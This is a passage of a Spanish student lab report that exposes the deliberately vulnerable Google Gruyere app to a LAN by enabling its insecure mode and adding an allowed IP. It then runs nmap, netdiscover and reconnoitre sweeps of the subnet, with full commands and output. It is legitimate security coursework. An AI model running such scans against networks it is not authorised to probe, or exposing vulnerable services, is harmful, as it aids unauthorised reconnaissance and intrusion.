


```

72 # A secret value used to generate hashes to protect cookies from tampering.
73 cookie_secret =
74
75 # File extensions of resource files that we recognize.
76 RESOURCE_CONTENT_TYPES = {
77     '.css': 'text/css',
78     '.gif': 'image/gif',
79     '.htm': 'text/html',
80     '.html': 'text/html',
81     '.js': 'application/javascript',
82     '.jpeg': 'image/jpeg',
83     '.jpg': 'image/jpeg',
84     '.png': 'image/png',
85     '.ico': 'image/x-icon',
86     '.text': 'text/plain',
87     '.txt': 'text/plain',
88 }
89
90
91 def main():
92     _SetWorkingDirectory()
93
94     global quit_server
95     quit_server = False
96
97     # Normally, Gruyere only accepts connections to/from localhost. If you
98     # would like to allow access from other ip addresses, you can change to
99     # operate in a less secure mode. Set insecure_mode to True to serve on the
100    # hostname instead of localhost and add the addresses of the other machines
101   # to allowed_ips below.
102
103    insecure_mode = True
104
105    # WARNING! DO NOT CHANGE THE FOLLOWING SECTION OF CODE!
106
107    # This application is very exploitable. It takes several precautions to
108    # limit the risk from a real attacker:
109    # (1) Serve requests on localhost so that it will not be accessible
110    # from other machines.
111    # (2) If a request is received from any IP other than localhost, quit.
112    # (This protection is implemented in do_GET/do_POST.)
113    # (3) Inject a random identifier as the first part of the path and
114    # quit if a request is received without this identifier (except for an
115    # empty path which redirects and /favicon.ico).
116    # (4) Automatically exit after 2 hours (7200 seconds) to mitigate against
117    # accidentally leaving the server running.
118
119    quit_timer = threading.Timer(7200, lambda: _Exit('Timeout'))  # DO NOT CHANGE
120    quit_timer.start()

```

- b) Cambiar las líneas de las validaciones, ahora si la variable anterior es true, la IP que funcionara de servidor será la IP de nuestra máquina no localhost, con esto podrán vernos desde otras máquinas.




```

103     insecure_mode = True
104
105     # WARNING! DO NOT CHANGE THE FOLLOWING SECTION OF CODE!
106
107     # This application is very exploitable. It takes several precautions to
108     # limit the risk from a real attacker:
109     #   (1) Serve requests on localhost so that it will not be accessible
110     #       from other machines.
111     #   (2) If a request is received from any IP other than localhost, quit.
112     #       (This protection is implemented in do_GET/do_POST.)
113     #   (3) Inject a random identifier as the first part of the path and
114     #       quit if a request is received without this identifier (except for an
115     #       empty path which redirects and /favicon.ico).
116     #   (4) Automatically exit after 2 hours (7200 seconds) to mitigate against
117     #       accidentally leaving the server running.
118
119     quit_timer = threading.Timer(7200, lambda: _Exit('Timeout'))
120     quit_timer.start()
121
122     if insecure_mode:
123         server_name = '192.168.1.99'
124     else:
125         server_name = '127.0.0.1'
126     server_port = 8080
127
128     # The unique id is created from a CSPRNG.
129     try:
130         r = random.SystemRandom()
131     except NotImplementedError:
132         _Exit('Could not obtain a CSPRNG source')
133
134     global server_unique_id
135     server_unique_id = str(r.randint(2**128, 2**(128+1)))
136
137     # END WARNING!
138
139     global http_server
140     http_server = HTTPServer((server_name, server_port),
141                             GruyereRequestHandler)
142
143     print >>sys.stderr, ''
144     Gruyere started...
145     http://%s:%d/
146     http://%s:%d/%s/''' % (
147         server_name, server_port, server_name, server_port,
148         server_unique_id)
149
150     global stored_data

```

- c) Ahora tendré que poner las direcciones IP que podrán acceder a este servicio, que será una máquina Kali con esta IP:

## PROYECTO 1<sup>a</sup> EVALUACIÓN



```
(kali㉿kali)-[~/Escritorio]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:3d:1b:9b brd ff:ff:ff:ff:ff:ff
       inet 192.168.1.148/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
            valid_lft 80190sec preferred_lft 80190sec
        inet6 fe80::a673:f12b:b19c:47a5/64 scope link noprefixroute
            valid_lft forever preferred_lft forever

(kali㉿kali)-[~/Escritorio]
$ 
```

```

762 def do_GET(self): # part of BaseHTTPRequestHandler interface
763     self.DoGetOrPost()
764
765 def DoGetOrPost(self):
766     """Validate an http get or post request and call HandleRequest."""
767
768     url = urlparse(self.path)
769     path = url[2]
770     query = url[4]
771
772     # Normally, Gruyere only accepts connections to/from localhost. If you
773     # would like to allow access from other ip addresses, add the addresses
774     # of the other machines to allowed_ips and change insecure_mode to True
775     # above. This makes the application more vulnerable to a real attack so
776     # you should only add ips of machines you completely control and make
777     # sure that you are not using them to access any other web pages while
778     # you are using Gruyere.
779
780     allowed_ips = ['127.0.0.1', '192.168.1.148']
781
782     # WARNING! DO NOT CHANGE THE FOLLOWING SECTION OF CODE!
783
784     # This application is very exploitable. See main for details. What we're
785     # doing here is (2) and (3) on the previous list:
786     # (2) If a request is received from any IP other than localhost, quit.
787     # An external attacker could still mount an attack on this IP by putting
788     # an attack on an external web page, e.g., a web page that redirects to
789     # a vulnerable url on 127.0.0.1 (which is why we use a random number).
790     # (3) Inject a random identifier as the first part of the path and
791     # quit if a request is received without this identifier (except for an
792     # empty path which redirects and /favicon.ico).
793
794     request_ip = self.client_address[0]                      # DO NOT CHANGE
795     if request_ip not in allowed_ips:                         # DO NOT CHANGE
796         print >>sys.stderr, (                                # DO NOT CHANGE
797             'DANGER! Request from bad ip: ' + request_ip)    # DO NOT CHANGE
798         _Exit('bad_ip')                                     # DO NOT CHANGE
799
800     if (server_unique_id not in path)                         # DO NOT CHANGE
801         and path != '/favicon.ico'):                          # DO NOT CHANGE
802         if path == '' or path == '/':                         # DO NOT CHANGE
803             self._SendRedirect('/', server_unique_id)        # DO NOT CHANGE
804             return                                         # DO NOT CHANGE
805         else:                                              # DO NOT CHANGE
806             print >>sys.stderr, (                            # DO NOT CHANGE
807                 'DANGER! Request without unique id: ' + path) # DO NOT CHANGE
808             _Exit('bad_id')                                  # DO NOT CHANGE
809


```

Python ▾ Anchura del tabulador: 8 ▾ Ln 780, Col 46 ▾ INS

CTRL DERECHA ▾

4- Comprobación de que la puedo ver en la máquina Kali:

## PROYECTO 1<sup>a</sup> EVALUACIÓN



## 5. Análisis de la aplicación con herramientas automáticas:

Voy a usar varias herramientas de detección de vulnerabilidades automáticas, para tener una mejor visión de las vulnerabilidades que existen en la aplicación web de Google Gruyere, pues estas herramientas automáticas muchas veces no detectan todas las vulnerabilidades, sin contar falsos positivos.

### a) Descubrimiento del equipo

Primero tendré que saber dónde está corriendo Google Gruyere en la red.

#### 1. NMAP ->

Comando:

```
'nmap -sS -sV -A -T4 -p1-1000 --top-ports 1000 -oN resultado.txt 192.168.1.1-255'
```

Explicación:

-sS: escaneo de conexión SYN, que es más rápido y menos detectable que un escaneo completo.

-sV: detección de versiones de servicios.

-A: habilita la detección de sistemas operativos, versiones de servicios y scripts de detección de vulnerabilidades.


-T4: ajusta la velocidad del escaneo para ser más rápido, útil para redes grandes o con alta carga de trabajo.

-oN: guarda el resultado del escaneo en un archivo de texto.

-oX: guarda el resultado del escaneo en un archivo XML.

-iL: especifica un archivo de texto que contiene una lista de direcciones IP a escanear.

--top-ports: especifica el número de los puertos más comunes a escanear.



```
(kali㉿kali)-[~]
$ sudo nmap -sS -sV -A -T4 -p1-1000 --top-ports 1000 -oN resultado.txt 192.168.1.1-255
```

Resultado:

```
Nmap scan report for debian.home (192.168.1.99)
Host is up (0.00038s latency).
Not shown: 964 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|_ 3072 b5:eb:a2:40:64:29:1d:13:d6:55:bb:f0:02:ca:92:48 (RSA)
|_ 256 da:f1:c1:1e:59:6b:6c:cd:0b:4a:ea:0e:d0:6b:be:5b (ECDSA)
|_ 256 b0:3f:8b:0a:0c:eb:fa:a3:ef:02:5a:c0:f1:91:8e:fb (ED25519)
80/tcp    open  http     Apache httpd 2.4.54 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.54 (Debian)
MAC Address: 08:00:27:A5:8F:F8 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.38 ms  debian.home (192.168.1.99)

Nmap scan report for kali.home (192.168.1.148)
Host is up (0.000045s latency).
All 966 scanned ports on kali.home (192.168.1.148) are in ignored states.
Not shown: 966 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 255 IP addresses (6 hosts up) scanned in 84.13 seconds

└─(kali㉿kali)-[~]
└─$ █
```

## 2. Netdiscover ->

Comando:

```
'netdiscover -i eth0 -r 192.168.1.0/24'
```

-i eth0 especifica la interfaz de red a utilizar para el escaneo. En este caso, se está utilizando eth0.  
-r 192.168.1.0/24 especifica la subred a escanear, en este caso la subred es 192.168.1.0/24

```
└─(kali㉿kali)-[~]
└─$ sudo netdiscover -i eth0 -r 192.168.1.0/24█
```

Resultado:

```
192.168.1.99  08:00:27:a5:8f:f8      1      60  PCS Systemtechnik GmbH
```

## 3. Reconnoitre -&gt;

Comando:

```
'reconnoitre -t 192.168.1.0-255 -o ./results/ --pingsweep --hostnames --services --quick'
```

-t 192.168.1.0-255 especifica el rango de direcciones IP a escanear, en este caso es el rango de direcciones IP de la subred 192.168.1.0/24.


-o ./results/ especifica la ruta donde se guardarán los resultados del escaneo.

--pingsweep habilita el barrido de ping para encontrar dispositivos activos en el rango de direcciones especificado.

--hostnames habilita la detección de nombres de host.

--services habilita la detección de servicios y versiones.

--quick habilita un escaneo rápido, es más rápido, pero menos preciso.



The screenshot shows a terminal window titled "KaliLinux (ataque) [Corriendo] - Oracle VM VirtualBox". The terminal prompt is "kali@kali: ~". The command entered is "\$ reconnoitre -t 192.168.1.0-255 -o ./results/ --pingsweep --hostnames --services --quick". The terminal is dark-themed with light-colored text.

Resultado:

Hosts descubiertos:

```
[+] Testing for required utilities on your system.  
[#] Performing ping sweep  
[+] Performing ping sweep over 192.168.1.0-255  
[+] Writing discovered targets to: ./results/targets.txt  
[>] Discovered host: 192.168.1.1  
[>] Discovered host: 192.168.1.22  
[>] Discovered host: 192.168.1.67  
[>] Discovered host: 192.168.1.99  
[>] Discovered host: 192.168.1.119  
[>] Discovered host: 192.168.1.128  
[>] Discovered host: 192.168.1.148  
[*] Found 7 live hosts  
[!] Created target list ./results/targets.txt
```

## PROYECTO 1<sup>a</sup> EVALUACIÓN

```
(kali㉿kali)-[~/Programas/reconocimientoRed/Reconnoitre/results]
└─$ ls
192.168.1.0  192.168.1.131 192.168.1.165 192.168.1.199 192.168.1.231 192.168.1.36 192.168.1.7
192.168.1.1   192.168.1.132 192.168.1.166 192.168.1.2   192.168.1.232 192.168.1.37 192.168.1.70
192.168.1.10  192.168.1.133 192.168.1.167 192.168.1.20   192.168.1.233 192.168.1.38 192.168.1.71
192.168.1.100 192.168.1.134 192.168.1.168 192.168.1.200 192.168.1.234 192.168.1.39 192.168.1.72
192.168.1.101 192.168.1.135 192.168.1.169 192.168.1.201 192.168.1.235 192.168.1.4   192.168.1.73
192.168.1.102 192.168.1.136 192.168.1.17   192.168.1.202 192.168.1.236 192.168.1.40 192.168.1.74
192.168.1.103 192.168.1.137 192.168.1.170 192.168.1.203 192.168.1.237 192.168.1.41 192.168.1.75
192.168.1.104 192.168.1.138 192.168.1.171 192.168.1.204 192.168.1.238 192.168.1.42 192.168.1.76
192.168.1.105 192.168.1.139 192.168.1.172 192.168.1.205 192.168.1.239 192.168.1.43 192.168.1.77
192.168.1.106 192.168.1.14   192.168.1.173 192.168.1.206 192.168.1.24   192.168.1.44 192.168.1.78
192.168.1.107 192.168.1.140 192.168.1.174 192.168.1.207 192.168.1.240 192.168.1.45 192.168.1.79
192.168.1.108 192.168.1.141 192.168.1.175 192.168.1.208 192.168.1.241 192.168.1.46 192.168.1.8
192.168.1.109 192.168.1.142 192.168.1.176 192.168.1.209 192.168.1.242 192.168.1.47 192.168.1.80
192.168.1.110 192.168.1.143 192.168.1.177 192.168.1.21   192.168.1.243 192.168.1.48 192.168.1.81
192.168.1.111 192.168.1.144 192.168.1.178 192.168.1.210 192.168.1.244 192.168.1.49 192.168.1.82
192.168.1.112 192.168.1.145 192.168.1.179 192.168.1.211 192.168.1.245 192.168.1.5   192.168.1.83
192.168.1.113 192.168.1.146 192.168.1.18   192.168.1.212 192.168.1.246 192.168.1.50 192.168.1.84
192.168.1.114 192.168.1.147 192.168.1.180 192.168.1.213 192.168.1.247 192.168.1.51 192.168.1.85
192.168.1.115 192.168.1.148 192.168.1.181 192.168.1.214 192.168.1.248 192.168.1.52 192.168.1.86
192.168.1.116 192.168.1.149 192.168.1.182 192.168.1.215 192.168.1.249 192.168.1.53 192.168.1.87
192.168.1.117 192.168.1.15   192.168.1.183 192.168.1.216 192.168.1.25   192.168.1.54 192.168.1.88
192.168.1.118 192.168.1.151 192.168.1.185 192.168.1.218 192.168.1.251 192.168.1.56 192.168.1.9
192.168.1.119 192.168.1.152 192.168.1.186 192.168.1.219 192.168.1.252 192.168.1.57 192.168.1.90
192.168.1.120 192.168.1.153 192.168.1.187 192.168.1.22   192.168.1.253 192.168.1.58 192.168.1.91
192.168.1.121 192.168.1.154 192.168.1.188 192.168.1.220 192.168.1.254 192.168.1.59 192.168.1.92
192.168.1.122 192.168.1.155 192.168.1.189 192.168.1.221 192.168.1.26   192.168.1.6   192.168.1.93
192.168.1.123 192.168.1.156 192.168.1.19   192.168.1.222 192.168.1.27   192.168.1.60 192.168.1.94
192.168.1.124 192.168.1.157 192.168.1.190 192.168.1.223 192.168.1.28   192.168.1.61 192.168.1.95
192.168.1.125 192.168.1.158 192.168.1.191 192.168.1.224 192.168.1.29   192.168.1.62 192.168.1.96
192.168.1.126 192.168.1.159 192.168.1.192 192.168.1.225 192.168.1.3   192.168.1.63 192.168.1.97
192.168.1.127 192.168.1.16   192.168.1.193 192.168.1.226 192.168.1.30   192.168.1.64 192.168.1.98
192.168.1.128 192.168.1.161 192.168.1.195 192.168.1.228 192.168.1.31   192.168.1.65 192.168.1.99
192.168.1.129 192.168.1.162 192.168.1.196 192.168.1.229 192.168.1.33   192.168.1.66  hostnames.txt
192.168.1.130 192.168.1.163 192.168.1.197 192.168.1.23   192.168.1.34   192.168.1.68  targets.txt
192.168.1.131 192.168.1.164 192.168.1.198 192.168.1.230 192.168.1.35   192.168.1.69

└─$ cd 192.168.1.99

```

KaliLinux (ataque) [Corriendo] - Oracle VM VirtualBox

```
(kali㉿kali)-[~/.../reconocimientoRed/Reconnoitre/results/192.168.1.99]
└─$ ls
exploit  loot  proof.txt  scans


(kali㉿kali)-[~/.../reconocimientoRed/Reconnoitre/results/192.168.1.99]
└─$ cd scans
(kali㉿kali)-[~/.../Reconnoitre/results/192.168.1.99/scans]
└─$ ls
192.168.1.99_findings.txt  192.168.1.99.quick.gnmap  192.168.1.99.quick.nmap  192.168.1.99.quick.xml

